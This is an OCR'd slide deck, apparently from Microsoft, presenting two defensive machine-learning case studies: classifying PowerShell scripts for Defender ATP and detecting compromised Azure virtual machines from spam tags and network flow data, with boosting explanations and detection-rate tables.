
368k unlabeled .ps1 and .psm files

Tokenize

1.4M

distinct tokens

Technique overview



Results

Model performance and productization

Model trained multiple times per day

Size of data: 3.5M records/month

Completed within hours


Classification runs on demand

Completed within seconds

Dataset	True positive rate	False positive rate
Previous Method	67%	0.1%
Deep Learning	89%	0.1%

22 points improvement!

Productized in Microsoft Defender ATP



[Paper: https://arxiv.org/abs/1905.09538](https://arxiv.org/abs/1905.09538)

CASE STUDY 2

Detecting Compromised Virtual Machines

Overview

Previous approach

Rules and Heuristics

Results:

True positive rate = 55%

False positive rate = 0.1%


Hypothesis

A virtual machine that is sending out spam is most likely compromised

Solution

Leverage the spam information from Office 365 alongside IPFIX from Azure VMs

Dataset



WHY IS NETWORK DATA GOOD FOR DETECTION?


- ✓ No installation required – running on all Azure tenants
- ✓ No overload on the VM
- ✓ Resilient – cannot be maliciously turned off
- ✓ OS independent

EXAMPLES

- All ports with traffic
- Number of connections
- Aggregate protocols used
- Which TCP flags combination exist


Spam Tags come from O365!

Technique Overview




Machine Learning Deep Dive

Input data for 1st iteration



Weak learner at 1st iteration


Results




Machine Learning Deep Dive

The data points that were incorrectly categorized by the weak learner in the first iteration (the positive examples) are now weighted more.

Simultaneously, the correct points are down weighted.






Machine Learning Deep Dive

The data points that were incorrectly categorized in the second iteration (the negative examples) are now weighted more.


Simultaneously, the correct points are down weighted.

Input data for 3rd iteration




Learner at 3rd iteration

Results



Final result is a combination of learners from each iteration



Results

Model performance and productization

Model trained multiple times per day

Size of data: 360 GB/dat

Completed within minutes


Classification runs on demand

Completed within seconds

Dataset	True positive rate	False positive rate
Previous Method	55%	0.1%
Deep Learning	81%	0.1%

26 points improvement!

